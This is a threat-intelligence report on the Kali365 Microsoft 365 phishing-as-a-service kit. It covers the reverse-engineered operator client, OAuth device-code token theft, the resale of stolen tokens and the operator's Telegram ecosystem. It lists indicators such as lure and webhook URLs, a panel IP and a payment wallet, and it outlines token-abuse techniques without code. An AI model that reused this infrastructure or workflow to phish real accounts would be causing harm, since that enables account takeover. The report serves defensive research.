Classification: Microsoft 365 Phishing-as-a-Service (PhaaS) / Token Abuse Panel / Operator Client
Figure: Header image for the Kali365 PhaaS kit report.
Executive Summary
Kali365 (aka K365) is a subscription Phishing-as-a-Service (PhaaS) platform, sold via Telegram since April 2026, that targets Microsoft 365 accounts. This report separates three evidence streams that should not be conflated: hands-on reverse engineering of the Kali365 operator-side client application (kali365.exe), purchased access to a legitimate Kali365 web UI obtained through the actor’s sales channel, and a separate fake / testing panel that was initially treated as victim telemetry but is now assessed as non-production.
The client is the operator tool, not the capture engine: it connects to a backend panel (v2.duemineral.uk), polls for captured victim tokens, and lets an operator open a victim’s Outlook or Admin Center in one click using stolen refresh tokens — its own UI states “Tokens will appear here once captured by your lures.” Recovered client, lure-shaped records, and legitimate web UI artifacts support OAuth device-code phishing (RFC 8628) as the core advertised / implemented workflow: victims are steered to the genuine login.microsoft.com/device page and approve an attacker-initiated device session, so MFA is satisfied legitimately rather than “bypassed.” The previously cited four-victim token-store dataset has been removed from impact claims because it came from the fake / testing panel and should not be treated as confirmed victimology.
Key Findings
- Operator client reverse-engineered end to end.
kali365.exeunpacks (NSIS → Squirrel/Electron → ASAR) into a TypeScript/React app whose source we reconstructed from retained source maps. It recovered as two builds six days apart, showing rapid iteration in post-capture token-abuse technique (hidden-window ESTS seeding → MSAL.js intercept + bearer injection + CSP strip + SSO-cookie export). - Capture model = OAuth device-code phishing. Client and panel artifacts consistently model device-code capture (
user_code,verification_uri = login.microsoft.com/device, Microsoft Officeclient_id, token refresh), while the purchased web UI shows the operator-facing lure and delivery workflow. - Token theft, not password theft. Long-lived refresh tokens are stored panel-side and reused weeks later; MFA does not stop session/token theft.
- Subscription + “leads” economy. Kit access ~$250 (BTC/USDT/LTC/XMR); parallel bulk-sale market in stolen-token “lines,” consistent with an initial-access-broker model. Telegram-centric ecosystem with frequent rebrand/infrastructure churn.
- Victimology revised. The previously cited “four active victims” were derived from a fake / testing panel and are no longer treated as real compromises. This report therefore avoids confirmed victim-count claims unless supported by independently validated telemetry.
- Defensive output provided. File hashes, network/host IOCs, and Entra ID / network / endpoint detection logic.
Scope & Methodology
This report draws on three distinct evidence streams:
- Acquired client sample: we obtained the Kali365 operator client (
kali365.exe) and fully unpacked it, reconstructing source from compiled debug maps. - Purchased web-panel access: access to a legitimate Kali365 web UI was obtained through the actor’s sales channel for controlled threat-intelligence collection, providing direct visibility into the current operator onboarding and lure-management workflow. The access was used to document operator workflow and infrastructure configuration only; we did not access, validate, use, download, redistribute, or act on victim data, credentials, OAuth tokens, mailboxes, or third-party accounts.
- Fake / testing panel: we also analysed an exposed panel that initially appeared to provide lure, token-store, sender, and campaign telemetry. Later review showed this was fake / non-production, so its records are retained only as tooling / data-model context and excluded from victimology.
These evidence streams are related, but not identical: the reverse-engineered client, the purchased web UI, and the fake / testing panel are treated separately wherever provenance matters. We did not possess server-side capture code, so mechanism statements are labelled confirmed (from client and purchased-access artifacts) vs modelled / tooling context (from the fake panel) vs inferred throughout.
Assessment Confidence
| Assessment area | Confidence | Basis |
|---|---|---|
| Kali365 operator-client functionality | High | Direct reverse engineering of the acquired kali365.exe sample, including unpacked Electron/ASAR contents and reconstructed TypeScript source maps. |
| OAuth device-code capture model | High | The acquired client, purchased web UI, and device-code-shaped panel artifacts consistently support OAuth device-code phishing as the core workflow. Production server-side capture code was not recovered. |
| n8n workflow use in lure orchestration | Medium–High | Multiple screenshots/artifacts show n8n Cloud webhook infrastructure and redirects into Kali365-linked lure-supporting domains. We did not recover webhook payload bodies or server-side workflows. |
| Confirmed victim impact | Low / not assessed from fake-panel data | The previously cited four-victim token-store records came from a fake / testing panel and are no longer treated as confirmed compromises. Real victim telemetry requires independent validation outside that panel. |
| Web-panel workflow | High | Access obtained through the actor sales channel exposed the current web UI, onboarding, infrastructure setup, and lure-management workflow. |
| Wallet/payment route | High for confirmed purchase address; moderate for broader clustering | Payment to TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA resulted in confirmed Kali365 access. Broader revenue, buyer clustering, ETH/TRON bridge interpretation, and geography remain analytic assessments. |
| Operator attribution / geography | Low to moderate | Operator-candidate IPs, Telegram handles, swap/offramp patterns, and language/community signals are useful leads but insufficient for firm attribution without provider or legal-process returns. |
Part I — Overview & Operator Ecosystem
kali365.exe is the operator-facing client application for a Microsoft 365 Phishing-as-a-Service (PhaaS) platform. Operators who have purchased access to a token-harvesting campaign use it to browse stolen M365 accounts and open any victim’s Outlook or Admin Center with a single click. Token capture is out-of-scope for this binary — it assumes tokens already exist in the panel backend at https://v2.duemineral.uk. The tool’s own source states: “Tokens will appear here once captured by your lures.”
Telegram channel
The operator ecosystem also maintains a Telegram channel (t.me/Kali0365). The channel name was recently changed to “World Cup 2026”, likely reflecting opportunistic campaign theming toward World Cup-related phishing lures targeting victims seeking streams, tickets, or schedules.
Telegram: t.me/Kali0365

Figure: Telegram channel t.me/Kali0365 renamed to “World Cup 2026”, consistent with opportunistic campaign theming.
Campaign evolution: n8n automation (clicking + workflow orchestration)

Figure: ANY.RUN TI Lookup results showing use of app.n8n[.]cloud, confirming n8n Cloud infrastructure in the lure-orchestration chain.
We observed evidence that the campaign has evolved to incorporate n8n automation workflows as part of the operational chain, using what appears to be an HR / customer service-themed lure. In this instance, webhook endpoints were identified that appear to support click-handling and/or downstream automation:
https://wirelesscommunicaton.app.n8n[.]cloud/webhook/e3111a1d-7e3c-4677-a706-8fb9b77535c6https://wirelesscommunicaton.app.n8n[.]cloud/webhook/2900de16-3266-4f64-95b2-831dfd17e9bchttps://wirelesscommunicaton.app.n8n[.]cloud/webhook/43f3e967-8a09-4bbe-9e62-dbae14225dd9
Additional HR-themed n8n infrastructure was also observed:
hrverify.app.n8n[.]cloud— observed 2026-06-24hrservices.app.n8n[.]cloud— observed 2026-06-19

Figure: ANY.RUN infrastructure pivot screenshot for observed HR-themed n8n Cloud lure-orchestration activity.

Figure: Additional n8n Cloud and HR-themed lure infrastructure pivot material.

Figure: Additional observed HR-themed n8n Cloud infrastructure supporting the lure-orchestration assessment.
The webhook redirected to the following lure URL:
https://wt9g8o5634.guardiansofassets[.]de/l/HFWGIacFYeE

Figure: Redirect artifact showing the n8n workflow forwarding traffic to a Kali365-linked lure URL.
Further related webhook infrastructure was also observed:
https://wirelesscommunicaton.app.n8n.cloud/webhook/778336db-eae2-4483-b6ee-a6bc7cd70eb0M1(also redirected toguardiansofassets[.]de)
Figure: n8n webhook and redirect artifacts showing click-handling infrastructure feeding Kali365-linked lure domains.
These artifacts indicate the actor may be using n8n to orchestrate click-handling, tracking, and redirection into Kali365-linked lure infrastructure. We did not recover webhook payload bodies or server-side workflows, so we do not assess n8n as the capture point—only as observed orchestration/redirect infrastructure.
Telegram ecosystem (accounts + bots)
We observed multiple Telegram accounts/bots used for distribution, “results,” and operator workflow. The primary channel t.me/Kali0365 remains assessed as likely active / relevant to the Kali365 operator ecosystem, and the separately observed “5000 lines” sales interaction is treated as legitimate operator-facing sales evidence. The other observed accounts/bots are assessed as likely fraudulent, scam-related, impersonation/takeover artifacts, or no longer active, and should be treated as ecosystem pivots rather than authoritative Kali365 operator contacts:
Do not treat the bots/accounts below as legitimate Kali365 sales channels or “results” endpoints unless independently validated against the confirmed purchase route and/or the legitimate web UI.
- Channel:
t.me/Kali0365— likely active / relevant Kali365 ecosystem channel https://t.me/KALI365resultbot— likely fraudulent/scam-related or no longer activehttps://t.me/KALI365TOKENAMIGORESULTSBot— likely fraudulent/scam-related or no longer activehttps://t.me/fundbot1470_bot— likely fraudulent/scam-related or no longer activehttps://t.me/kali365sbot— likely fraudulent/scam-related or no longer activehttps://t.me/Kali365z_bot— likely fraudulent/scam-related or no longer activehttps://t.me/Andresultz_bot— likely fraudulent/scam-related or no longer activehttps://t.me/kali365_liink— likely fraudulent/scam-related or no longer activehttps://t.me/tentacle_network— “Octopus King” account linked to panel access / onboarding; retain as a pivot, but treat cautiously unless independently validated

Figure: Telegram ecosystem pivot material. Treat non-Kali0365 bots/accounts as likely scam, inactive, or impersonation artifacts unless independently validated.
Observed lure + panel URLs (transient)
- Phishing lure:
https://auth.loadingdocuments.uk/lp - Panel access (now offline):
http://66.179.30.87/login - KaliV2 panel URL (operator-advertised):
https://v2.duemineral.uk:8443/
Admin panel (operator view)
- Panel access (now offline):
http://66.179.30.87/login
KaliV2 feature advertising (operator claims)
Operators advertised a “KALI365 v2.0” release with:
- Multilingual lures (14 languages, 4 layouts)
- “Real Outlook Access” desktop app (Windows + macOS)
- Learner mode (in-product guidance)
- “Email Extractor 10x” (bulk harvesting + verification/classification)
- Multiple lure-domain setup paths (Cloudflare-linked, custom DNS, and provider-agnostic)
- Roadmap: Admin Exchange Centre + P2P marketplace (“boxes” trading)
These are operator claims observed in their own messaging; we have not validated each capability in this report.
“Leads” economy (stolen OAuth tokens at scale)
Operator messaging and adjacent reporting indicate an active “leads” economy: bulk sales of stolen Microsoft 365 OAuth token leads, advertised as “5k lines” for as little as $350. We also observed this directly when probing the Kali365 Telegram handle: the actor was offering “5000 lines” of Kali365 output at that price point.

Figure: Operator sales material advertising bulk “lines”, supporting the stolen-token resale / initial-access-broker assessment.
Assuming “lines” correlates to unique victim token records, this pricing strongly implies high-volume capture and surplus stolen outputs (i.e., a successful, scalable harvesting operation rather than sporadic one-off compromises), and suggests the operator is functioning as an initial access broker in addition to selling the tooling itself.
Delivery also appears highly flexible: operator-facing materials and templates indicate multiple lure/payload packaging options (e.g., HTML “letters” with themed templates such as DocuSign/Outlook-style content), enabling the same stolen-token “output” to be operationalized through diverse initial-access delivery paths.

Figure: Operator-facing lure / payload packaging options, showing how stolen-token output can be paired with multiple delivery templates.
The sample contains a recursive self-embedding structure: the outer installer embeds a second, older version of itself inside the application’s resource directory, revealing two distinct development builds separated by six days with meaningfully different token abuse techniques — evidence of active, iterative development.
What follows:
- What the operator sees (lure + client UI)
- How the executable is packaged (NSIS/Squirrel/Electron)
- How the token-abuse techniques evolved between builds
- Infrastructure pivots and IOCs for hunting
Monitoring kali0365 also provided a fresh infrastructure update: the actor removed “octopuslink,” and the message contained a Workers redirect URL: eager-cedar-377[.]allcompredirectportalshare[.]workers[.]dev.

Figure: Fresh Telegram infrastructure update referencing a Cloudflare Workers redirect URL.
The associated Telegram profile displayed the handle Hartman Michael, providing an additional operator-ecosystem pivot.
What SpyCloud adds (wallets + brand churn)
SpyCloud’s writeup provides two notable additions beyond what we can prove purely from reverse engineering the Electron client:
- Monetization / wallet activity: SpyCloud reports that Kali365 advertised BTC + USDT (TRON) payment addresses, and that those addresses resolve into an interconnected wallet cluster with hundreds of inbound counterparties and consolidation into centralized exchanges (suggesting meaningful revenue and a subscription/renewal model). SpyCloud did not publish the addresses in the public post, so we cannot include them as IOCs here without separate sourcing.
- Rebrand / infrastructure churn: SpyCloud also documents repeated “Octopus” branding shifts (octopi365/kali365.xyz → “Green Octopus”), consistent with the operator messages we observed in Telegram, and the kit’s tendency to rotate panels/domains while keeping the same operator ecosystem.
Part II — Monetization and Payment Infrastructure
This part separates confirmed payment evidence from broader wallet analysis and scam-bot artifacts. The confirmed USDT TRC-20 address below is the strongest payment IOC; the older bot payment interface later in this section is assessed separately as a scam / takeover artifact and should not be used for Kali365 revenue estimates.
Wallet Analysis
Confirmed Kali365 purchase address — USDT TRC-20
This USDT TRC-20 address was used in a live Kali365 purchase flow that resulted in confirmed access to the kit:
TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA

Figure: Confirmed Kali365 USDT TRC-20 purchase address. This supports the payment-route assessment, but does not by itself prove operator identity, total revenue, or buyer geography.
